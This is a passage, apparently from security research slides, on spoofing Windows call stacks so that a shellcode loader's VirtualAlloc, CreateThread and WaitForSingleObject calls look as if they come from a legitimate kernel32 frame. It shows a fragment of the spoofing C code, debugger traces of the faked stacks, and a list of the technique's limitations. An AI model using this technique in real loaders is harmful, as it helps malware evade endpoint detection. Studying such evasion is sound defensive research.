

    // WaitForSingleObject
    if (!SetupConfig(pGadget, &Config_3, pWaitForSingleObject, 2, hThread, INFINITE))
        return -1;
    Spoof(&Config_3);
}

```


00007FFB72308840	- 48:FF25 E9C30600	jmp qword ptr ds:[<VirtualAlloc>]	VirtualAlloc
00007FFB72308847	CC	int3	
00007FFB72308848	CC	int3	
00007FFB72308849	CC	int3	
00007FFB7230884A	CC	int3	
Stack - thread 15324			
0	Name		
0	kernel32.dll!VirtualAlloc		
1	kernel32.dll!BaseGetPackageActivationTokenForSxS+0x13bf		
2	0x40		
3	0x1000000		
4	0xc000be		
5	0x00000000		
00007FFB723088E0	- 4C:8BDC	mov r11,rs	r11:memset+1D4
00007FFB723088E3	48:83EC 48	sub rsp,48	
00007FFB723088E7	44:8B5424 70	mov r10d,dword ptr ss:[rsp+70]	
00007FFB723088EC	48:8B4424 78	mov rax,qword ptr ss:[rsp+78]	
00007FFB723088F1	41:81E2 04000100	and r10d,10004	rax:BaseGetPack
Stack - thread 15324			
0	Name		
0	kernel32.dll!CreateThread		
1	kernel32.dll!BaseGetPackageActivationTokenForSxS+0x13bf		
00007FFB72314E10	- FF25 42070600	jmp qword ptr ds:[<WaitForSingleObject>]	WaitForSingleob
00007FFB72314E16	CC	int3	
00007FFB72314E17	CC	int3	
00007FFB72314E18	CC	int3	
00007FFB72314E19	CC	int3	
Breakpoint Not Set 15324			
0	Name		
0	kernel32.dll!WaitForSingleObject		
1	kernel32.dll!BaseGetPackageActivationTokenForSxS+0x13bf		

LIMITATIONS

► Leaked memory values




► Incomplete call stack

